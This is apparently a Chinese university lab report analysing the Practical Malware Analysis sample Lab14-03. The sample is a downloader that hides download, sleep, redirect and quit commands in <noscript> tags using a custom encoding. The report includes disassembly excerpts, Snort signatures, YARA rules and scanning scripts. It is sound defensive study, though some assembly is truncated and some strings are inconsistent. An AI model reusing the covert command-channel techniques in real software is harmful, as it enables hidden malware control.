
恶意代码利用了 Web 页面上 `<noscript>` 标签中的某些特定组件来获取命令。这种方法类似于本章中提到的通过注释域获取命令的例子。通过这种技术，恶意代码可以在合法网页上发送信令，同时接收合法内容，这使得防御者更难以区分恶意流量和合法流量。

使用 `<noscript>` 标签作为通信渠道的方式具有隐蔽性，因为正常的 Web 浏览器通常会禁用脚本执行时才会显示 `<noscript>` 内容。攻击者可以利用这个标签，通过在其中嵌入特定的组件或命令，从而实现对恶意活动的控制。由于这种通信方式在外观上看起来与合法流量相似，因此对防御者来说更加具有挑战性。


在分析 `sub_4011f3` 函数时，注意到在调用 `InternetReadFile` 之后，程序调用了 `strstr` 函数，该函数用于在一个字符串中搜索另一个字符串第一次出现时的位置。其中一个 `strstr` 函数的参数是 `<no`。

```
.text:004012DB ; -----
.text:004012DB
.text:004012DB loc_4012DB:
.text:004012DB      push    offset aNo      CODE XREF: sub_4011F3+E4↑j
.text:004012E0      lea     ecx, [ebp+Buffer]    "<no"
.text:004012E6      push    ecx                ; Str
.text:004012E7      call   _strstr
.text:004012EC      add     esp, 8
.text:004012EF      mov     [ebp+var_21C], eax
.text:004012F5
```

之后，发现 `strstr` 函数位于两个循环之间，外部的 `InternetReadFile` 调用用于获取更多数据，而内部的调用则包含了 `sub_401000`。



接下来进一步跟入 `sub_401000` 函数，查看其内部实现。根据分析结果，发现程序在 `sub_401000` 函数中进行了字符串比较，具体来说，它比较的是字符串中特定偏移的字符。通过前一条 `movsx` 指令，我们可以得知偏移值。根据这个偏移值，我们可以得出实际进行比较的字符串是 "noscript"。



因此，这个比较操作的目的是检查字符串中是否包含 "noscript"。

问题四：输入检查

- 当恶意代码接收到输入时，在输入上执行什么检查可以决定它是否是一个有用的命令？
- 攻击者如何隐藏恶意代码正在寻找的命令列表？

根据提供的信息，可以总结出恶意代码作者在设计命令和参数的解析规则时使用了一些特定的约定和限制：

- 命令格式：** 要将内容解析为命令，必须包含完整的URL，其中初始 `<noscript>` 标签后跟随整个URL，包括 "http://". 该URL的域名必须与原始网页请求的域名相同。
- URL路径限制：** URL路径必须以 "96" 结尾。
- 命令和参数格式：** 在URL中，域名和 "96" 之间的两部分组成了命令和参数的格式，类似于 "/command/1213141516". 命令的第一个字母必须与提供的命令相对应，而参数则必须翻译成给定命令中有意义的参数。

攻击者采取了一系列策略来隐藏恶意代码正在寻找的命令列表，使得分析者更难以识别和理解其功能：

- 限制字符串列表：** 恶意代码编写者限制了可以提供有关恶意代码功能线索的字符串列表。这意味着恶意代码仅在特定的字符串条件下执行相应的功能，从而减少了对恶意行为的可见性。

2. 独立不规则的字符比较：在搜索 `<noscript>` 标签时，恶意代码采用了独立不规则的字符比较操作，通过搜索 `<no` 来确定 `<noscript>` 标签。这种比较方式增加了检测者对关键字字符串的发现难度。
3. 复用域名缓冲区：恶意代码复用了域名所使用的缓冲区，用于检查命令的内容。这种策略使得命令的搜索和解析与正常的域名处理混淆，增加了检测者对命令内容的分析难度。
4. 字符搜索限制：在对命令进行字符串搜索时，恶意代码对搜索的字符串进行了限制。例如，对于字符串 "96"，只搜索了其中的三个字符。这种限制降低了特定字符串的完整性，使其更难以被检测到。
5. 仅考虑第一个字符：在匹配命令时，恶意代码仅考虑了命令的第一个字符。这意味着攻击者可以在Web响应中提供看似正常的单词(如 "soft" 或 "seller")，而实际上下达给恶意代码的是休眠的命令。这种方式可能导致流量分析误认为攻击者在使用完整的单词，从而误导分析者在特征中使用不准确的字符串。
6. 绕过限制：攻击者在不修改恶意代码的情况下，可以无限制地使用以 "s" 开头的单词，如 "seller"，以绕过对命令内容的字符串匹配限制。

下面是分析过程。

继续分析 `sub_401000` 函数，函数首先使用了一系列字符串处理函数，如 `strchr` 和 `strstr`，来解析URL。通过搜索斜杠 ("/") 和特定字符串 "96"，函数提取了URL的一部分，然后继续处理。

```

• .text:004010A1      mov     ecx, [ebp+Source]
• .text:004010A4      push    ecx                ; Source
• .text:004010A5      lea     edx, [ebp+Str]
• .text:004010AB      push    edx                ; Destination
• .text:004010AC      call    _strcpy
• .text:004010B1      add     esp, 8
• .text:004010B4      push    2Fh                ; '/'
• .text:004010B6      lea     eax, [ebp+Str]
• .text:004010BC      push    eax                ; Str
• .text:004010BD      call    _strchr
• .text:004010C2      add     esp, 8
• .text:004010C5      mov     [ebp+var_4], eax
• .text:004010C8      mov     ecx, [ebp+var_4]
• .text:004010CB      mov     byte ptr [ecx], 0
• .text:004010CE      lea     edx, [ebp+Str]
• .text:004010D4      push    edx                ; SubStr
• .text:004010D5      mov     eax, [ebp+arg_0]
• .text:004010D8      push    eax                ; Str
• .text:004010D9      call    _strstr
• .text:004010DE      add     esp, 8
• .text:004010E1      mov     [ebp+var_4], eax
• .text:004010E4      cmp     [ebp+var_4], 0
• .text:004010E8      jz      short loc_401141

```



```

.text:004010E4      cmp     [ebp+var_4], 0
.text:004010E8      jz      short loc_401141
.text:004010EA      lea     ecx, [ebp+Str]
.text:004010F0      push    ecx                ; Str
.text:004010F1      call    _strlen
.text:004010F6      add     esp, 4
.text:004010F9      mov     edx, [ebp+var_4]
.text:004010FC      add     edx, eax
.text:004010FE      mov     [ebp+var_4], edx
.text:00401101      push    offset SubStr      ; "96"
.text:00401106      mov     eax, [ebp+var_4]
.text:00401109      push    eax                ; Str
.text:0040110A      call    _strstr
.text:0040110F      add     esp, 8
.text:00401112      mov     [ebp+var_D0], eax

```

在成功解析URL后，函数通过调用 `sub_401684` 解析命令。

```

.text:004017C1      jz      short loc_4017D0
.text:004017C3      lea     ecx, [ebp+var_208]
.text:004017C9      push    ecx                ; int
.text:004017CA      lea     edx, [ebp+Destination]
.text:004017D0      push    edx                ; String
.text:004017D1      call    sub_401684
.text:004017D6      add     esp, 8
.text:004017D9      mov     [ebp+var_41], eax

```

`sub_401684` 函数使用了 `strtok` 函数，将命令内容分为两部分，分别被存入两个变量。

```

.text:00401684      push    ebp
.text:00401685      mov     ebp, esp
.text:00401687      sub     esp, 14h
.text:0040168A      mov     [ebp+var_4], 0
.text:00401691      mov     ax, word_408154
.text:00401697      mov     word ptr [ebp+Delimiter], ax
.text:0040169B      lea     ecx, [ebp+Delimiter]
.text:0040169E      push    ecx                ; Delimiter
.text:0040169F      mov     edx, [ebp+String]
.text:004016A2      push    edx                ; String
.text:004016A3      call    _strtok
.text:004016A8      add     esp, 8
.text:004016AB      mov     [ebp+var_10], eax
.text:004016AE      lea     eax, [ebp+Delimiter]
.text:004016B1      push    eax                ; Delimiter
.text:004016B2      push    0                  ; String
.text:004016B4      call    _strtok
.text:004016B9      add     esp, 8
.text:004016BC      mov     [ebp+var_14], eax

```

接下来，拿出第一个字符串的第一个字符并且通过 `eax` 与 `d` 相减后的结果来进行 `switch-case` 的选择。

```

.text:004016BF      mov     ecx, [ebp+var_10]
.text:004016C2      movsx   edx, byte ptr [ecx]
.text:004016C5      mov     [ebp+var_14], edx
.text:004016C8      mov     eax, [ebp+var_14]
.text:004016CB      sub     eax, 64h ; 'd' ; switch 16 cases

```

通过使用跳转表的选择结构来做出选择：

```

mov     edx, [ebp+var_14]
xor     ecx, ecx
mov     cl, ds:byte_40173E[edx]
jmp     ds:jpt_4016E2[ecx*4] ; switch jump

loc_401700:
mov     ecx, [ebp+Str]
push    ecx ; Buffer
call    sub_401613
add     esp, 4
jmp     short def_4016E2 ; jumtable 004016E2 default case, cases 101-109,111-113

loc_40170E:
mov     edx,
push    edx
push    edx
call    sub_4
add     esp,
mov     eax,
mov     dword

```

如果字符是 **d**，调用了 `sub_401565`，进一步调用了 `sub_401147`，该函数内部又调用了 `URLDownloadToCacheFileA` 和 `CreateProcessA`。

```

loc_4016E9:
mov     eax, [ebp+Str]
push    eax ; Str
call    sub_401565
add     esp, 4
jmp     short def_4016E2 ; jumtable 004016E2 default case, cases 101-109,111-113

```

```

; int __cdecl sub_401565(char *Str)
sub_401565 proc near

StartupInfo= _STARTUPINFOA ptr -458h
var_414= dword ptr -414h
ApplicationName= byte ptr -410h
var_210= byte ptr -210h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
Str= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 458h
mov     eax, [ebp+Str]
push    eax ; Str
lea     ecx, [ebp+var_210]
push    ecx ; int
call    sub_401147
add     esp, 8

```

如果字符是 **n**，对 `var_4` 赋值后就退出了。

```

loc_4016F7:
mov     [ebp+var_4], 1
jmp     short def_4016E2 ; jumtable 004016E2 default case, cases 101-109,111-113

```

如果字符是 **s**，会调用 `sleep` 进行休眠。

```

loc_401700:                ; jumtable 004016E2 case 115
mov     ecx, [ebp+Str]
push    ecx                ; Buffer
call    sub_401613
add     esp, 4
jmp     short def_4016E2 ; jumtable 004016E2 default case, cases 101-109,111-113

```

如果是 `r`，调用 `sub_401651`，进一步调用 `sub_401147`。继续往下，调用了 `sub_401372`，该函数进一步调用了 `CreateFile`、`WriteFile`，传入了之前看到的 `c:\autobat.exe`。可以猜测 `r` 的作用是覆盖配置文件，将恶意代码重定向到不同的指令 URL。

```

loc_40170E:                ; jumtable 004016E2 case 114
mov     edx, [ebp+Str]
push    edx                ; Str
call    sub_401651
add     esp, 4
mov     eax, [ebp+arg_4]
mov     dword ptr [eax], 1


```

```


call    _strlen
add     esp, 4
mov     [ebp+nNumberOfBytesToWrite], eax
push    0                  ; hTemplateFile
push    80h ; '€'          ; dwFlagsAndAttributes
push    2                  ; dwCreationDisposition
push    0                  ; lpSecurityAttributes
push    0                  ; dwShareMode
push    40000000h          ; dwDesiredAccess
push    offset FileName ; "C:\\autobat.exe"
call    ds:CreateFileA
mov     [ebp+hFile], eax

```

接下来，进一步分析 `sub_401147` 函数。可以看到一个循环结构，一开始调用了 `strlen` 获取长度。



可以看到了字符串索引:



可以看到，在字符串索引的部分，存在一些类似于Base64编码的字符串，但缺少大写字母。通过字符串索引的方式，可以将默认URL

<http://www.parcticalmalwareanalysis.com/star.htm> 进行编码。

问题五：编码

- 什么类型的编码用于命令参数？它与Base64编码有什么不同？它提供的优点和缺点各是什么？

结合前面的分析过程，

编码类型： 恶意代码中使用的自定义编码方案不同于Base64编码。在恶意代码中，命令参数的编码采用了一种自定义简单编码，其中每组两个数字代表原始数字在数组

[/abcdefghijklmnopqrstuvwxyz0123456789:.](#) 中的索引。这种自定义编码是一个简单的、非标准的编码方案。

与Base64编码的不同： 与Base64编码相比，自定义编码方案更为简单。Base64编码使用64个字符(A-Z、a-z、0-9、+、/)进行编码，而自定义编码只使用了数组中的字符和数字。这使得自定义编码更加轻量，但也更加容易被识别，因为它缺少Base64编码的复杂性和模糊性。

优点：

- 简单性： 自定义编码的优点在于它的简单性，易于实现和理解。这种简化可以降低编码和解码的计算复杂性。
- 逆向工程难度： 由于自定义编码不是标准算法，需要逆向工程的分析才能理解其内容。这增加了恶意代码的混淆程度，使得分析者更难直观地理解其目的和功能。

缺点：

- 识别模式： 自定义编码的缺点在于其可能形成一致性模式。由于URL总是以相同的方式开头，这种编码方案可能导致字符串输出中的一致性模式，从而被识别为可疑。这种模式可能吸引防御机制的注意。

问题六：接收命令

- 这个恶意代码会接收哪些命令？

quit： 该命令的目的是简单退出程序，终止恶意代码的执行。

download： 通过该命令，恶意代码可以下载并执行一个可执行文件。与之前的实验不同，攻击者可以指定下载的URL，使其更加定制化。

sleep： 该命令使恶意代码进入休眠状态，即暂停执行一段时间。这有助于攻击者调整执行时间，以避免被检测或提高潜伏期。

redirect：通过该命令，恶意代码修改了使用的配置文件，进而导致了一个新的信令URL。这种命令的使用可能是为了更改通信通道，增加防御者追踪的难度。

问题七：目的

这个恶意代码的目的是什么？

这恶意代码的主要目的是充当下载器。它具有以下特征和优点：

1. 下载功能：通过解析特定的URL，恶意代码能够下载命令和其他恶意组件，使得攻击者能够灵活地更新和控制其功能。
2. Web控制：恶意代码采用基于Web的控制机制，通过从Web页面的 `<noscript>` 标签中提取命令，使得攻击者可以通过合法的网页发出控制指令。这种方式增加了隐蔽性，使得检测变得更加困难。
3. 灵活调整：通过硬编码备用URL和动态配置文件，恶意代码具有适应性，当配置文件不可用时，能够采用硬编码的URL作为备用。这种机制使得恶意代码更容易调整和适应目标环境的变化。
4. 覆盖配置文件：命令字符 "r" 的处理涉及文件的操作，可能用于覆盖配置文件路径。这种机制允许攻击者将恶意代码重定向到不同的信令URL，增加了对抗分析的难度。

这个恶意代码的核心功能是下载，但其设计灵活性强，通过Web控制和动态调整机制，提高了攻击者对目标系统的控制能力，并减少了被检测的风险。

问题八：网络特征

本章介绍了用独立的特征，来针对不同位置代码的想法，以增加网络特征的鲁棒性。那么在这个恶意代码中，可以针对哪些区段的代码，或是配置文件，来提取网络特征？

在这个恶意代码中，可以针对以下区段的代码和配置文件提取网络特征，以增加网络特征的鲁棒性：

1. 与静态定义的域名和路径，以及动态发现的URL中相似信息有关的特征：通过观察恶意代码中对URL的处理，包括对静态定义的域名和路径的硬编码以及动态从配置文件中读取的URL，可以提取相关的网络特征。这包括静态URL字符串、动态发现的URL中的关键信息等。
2. 与信令中静态组件有关的特征：在命令解析的过程中，恶意代码可能对静态组件进行操作，如提取命令内容、特定字符串的比较等。这些静态组件的使用可以作为特征，例如与 `<noscript>` 标签有关的字符串，以及在命令解析中使用的特殊字符串。
3. 能够识别命令初始请求的特征：通过观察命令解析的代码，可以提取与命令初始请求有关的特征。这可能包括与URL下载、进程创建等操作相关的网络活动，以及与命令执行有关的初始化行为。

4. 能够识别命令与参数对特定属性的特征：在命令解析过程中，恶意代码会根据命令字的不同执行不同的操作。这些操作涉及到对命令参数的处理，例如下载文件、写入文件等。可以提取与这些操作有关的特征，包括文件路径、文件内容、休眠时间等。

问题九：网络特征集

- 什么样的网络特征集应该被用于检测恶意代码？

具有额外User-Agent头部的特定User-Agent字符串可以被用作检测目标：

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.3.1 Specific User-Agent with duplicate header"; content:"User-Agent|3a20|User-Agent|3a20|Mozilla/4.0|20|(compatible\;|20|MSIE|20|7.0\;|20|Windows|20|NT)20|5.1\;|20|.NET|20|CLR|20|3.0.4506.2152\;|20|.NET|20|CLR|20|3.5.30729)"; http_header; sid:20001431; rev:1;)
```

将恶意代码期望的静态元素作为检测目标的特征，检测包含noscript标签以及特定静态元素的HTTP请求：

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.2 Noscript tag with ending"; content:"noscript>"; content:"http:\/\/"; distance:0; within:512; content:"96'"; distance:0; within:512; sid:20001432; rev:1;)
```

检测包含download或redirect命令的HTTP请求，这两者使用相同的例程来解码URL：

```
alert tcp $EXTERNAL_NET $HTTP_PORTS-> $HOME_NET any(msg:"PM14.3.3 Download or Redirect Command"; content:"/08202016370000"; pcre:"/\[/[dr][^\]]*\//08202016370000/"; sid:20001433; rev:1;)
```

检测包含sleep命令的HTTP请求：

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"PM14.3.4 Sleep Command"; content:"96'"; pcre:"/\[/s[^\]]{0,15}\[/[0-9]{2,20}96'/"; sid:20001434; rev:1;)
```

通过这些网络特征集，可以有效地检测具有类似行为的恶意代码，提高对恶意活动的检测和防范水平。

Yara

根据前面的分析，编写Yara规则如下：

```
rule Lab14_01 {
    meta:
        description = " Lab14-01.exe"
    strings:
        $s1 = "http://www.practicalmalwareanalysis.com/%s/%c.png" fullword
ascii
        $s2 = "%c%c:%c%c:%c%c:%c%c:%c%c:%c%c" fullword ascii
        $s3 = "%s-%s" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 100KB and
        all of them
}
rule Lab14_02 {
    meta:
        description = "Lab14-02.exe"
    strings:
        $s1 = " > nul" fullword ascii
        $s2 = "/c del " fullword ascii
        $s3 = "COMSPEC" fullword ascii
        $s4 = "cmd.exe" fullword ascii
        $s5 = "Internet Surf" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 200KB and
        all of them
}
rule Lab14_03{
    meta:
        description = "Lab14-03.exe"
    strings:
        $s1 = "C:\\autobal.exe" fullword ascii
        $s2 = "http://www.practicalmalwareanalysis.com/start.htm" fullword
ascii
        $s3 = "<no" fullword ascii
        $s4 = "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
.N" fullword ascii
    condition:
        uint16(0) == 0x5a4d and
        uint32(uint32(0x3c))==0x00004550 and filesize < 70KB and
        3 of them
}
```

```
}
```

能够扫描到相应的病毒样本，验证了Yara规则的正确性：

```
PS D:\NKU\23Fall\恶意代码分析与防治技术\yara-4.3.2-2150-win64> ./yara64 Lab14.yar Chapter_14L
Lab14_01 Chapter_14L\Lab14-01.exe
Lab14_03 Chapter_14L\Lab14-03.exe
Lab14_02 Chapter_14L\Lab14-02.exe
```

收集电脑PE文件并进行扫描，结果如下：

```
import shutil
import string
import os
disk_list=[]
dstpath='./sample/'
def get_disklist():
    global disk_list
    for c in string.ascii_uppercase:
        disk = c + ':'
        if os.path.isdir(disk):
            disk_list.append(disk)

def mycopyfile(srcfile,dstpath):
    fpath,fname=os.path.split(srcfile)
    if not os.path.exists(dstpath):
        os.makedirs(dstpath)
    shutil.copy(srcfile, dstpath + fname)
    print ("copy %s -> %s"%(srcfile, dstpath + fname))

def scanDir(filePath):
    files = os.listdir(filePath)
    for file in files:
        file_d = os.path.join(filePath, file)
        try:
            if os.path.isdir(file_d):
                scanDir(file_d)
            else:
                suffix=os.path.splitext(file_d)[-1]
                if suffix=='.exe' or suffix=='.dll':
                    #print(file_d)
                    mycopyfile(file_d,dstpath)
        except:
            continue;

if __name__ == '__main__':
    get_disklist()
    #print(disk_list)
```

```
for disk in disk_list:
    disk+='\\'
    scanDir(disk)
```



编写c++程序，对sample文件夹进行扫描，并得到扫描时间。

```
#include <iostream>
#include <windows.h>
#include <string>
using namespace std;

string cmdPopen(const string& cmdLine) {
    char buffer[1024] = { '\0' };
    FILE* pf = NULL;
    pf = _popen(cmdLine.c_str(), "r");
    if (NULL == pf) {
        printf("Open pipe failed\n");
        return string("");
    }
    string ret;
    while (fgets(buffer, sizeof(buffer), pf)) {
        ret += buffer;
    }
    _pclose(pf);
    return ret;
}
```


```

int main() {
    // 设置工作目录
    wstring workingDir = L"D:\\NKU\\23Fall\\yara-master-1798-win64";
    if (!SetCurrentDirectory(workingDir.c_str())) {
        cout << "Failed to set the working directory" << endl;
        return 1;
    }

    long long start, end, freq;
    string cmdLine = " .\\yara64 -r Lab14.yar
D:\\NKU\\code\\Python\\sample"; // 执行的指令

    QueryPerformanceFrequency((LARGE_INTEGER*)&freq);
    QueryPerformanceCounter((LARGE_INTEGER*)&start);
    string res = cmdPopen(cmdLine);
    QueryPerformanceCounter((LARGE_INTEGER*)&end);
    cout << "扫描到的文件: " << endl;
    cout << res; // 输出 cmd 指令的返回值
    cout << "运行时间为 " << (end - start) / freq << "s" << endl;
    return 0;
}

```



```

Microsoft Visual Studio 调试
扫描到的文件:
Lab14_01 D:\NKU\code\Python\sample\Lab14-01.exe
Lab14_02 D:\NKU\code\Python\sample\Lab14-02.exe
Lab14_03 D:\NKU\code\Python\sample\Lab14-03.exe
运行时间为 14 s

```

IDA Pro 自动化分析

编写脚本查看导入的动态链接库

```

import idaapi

def get_imported_libraries():
    # 创建一个用于存储导入库的集合
    imported_libraries = set()

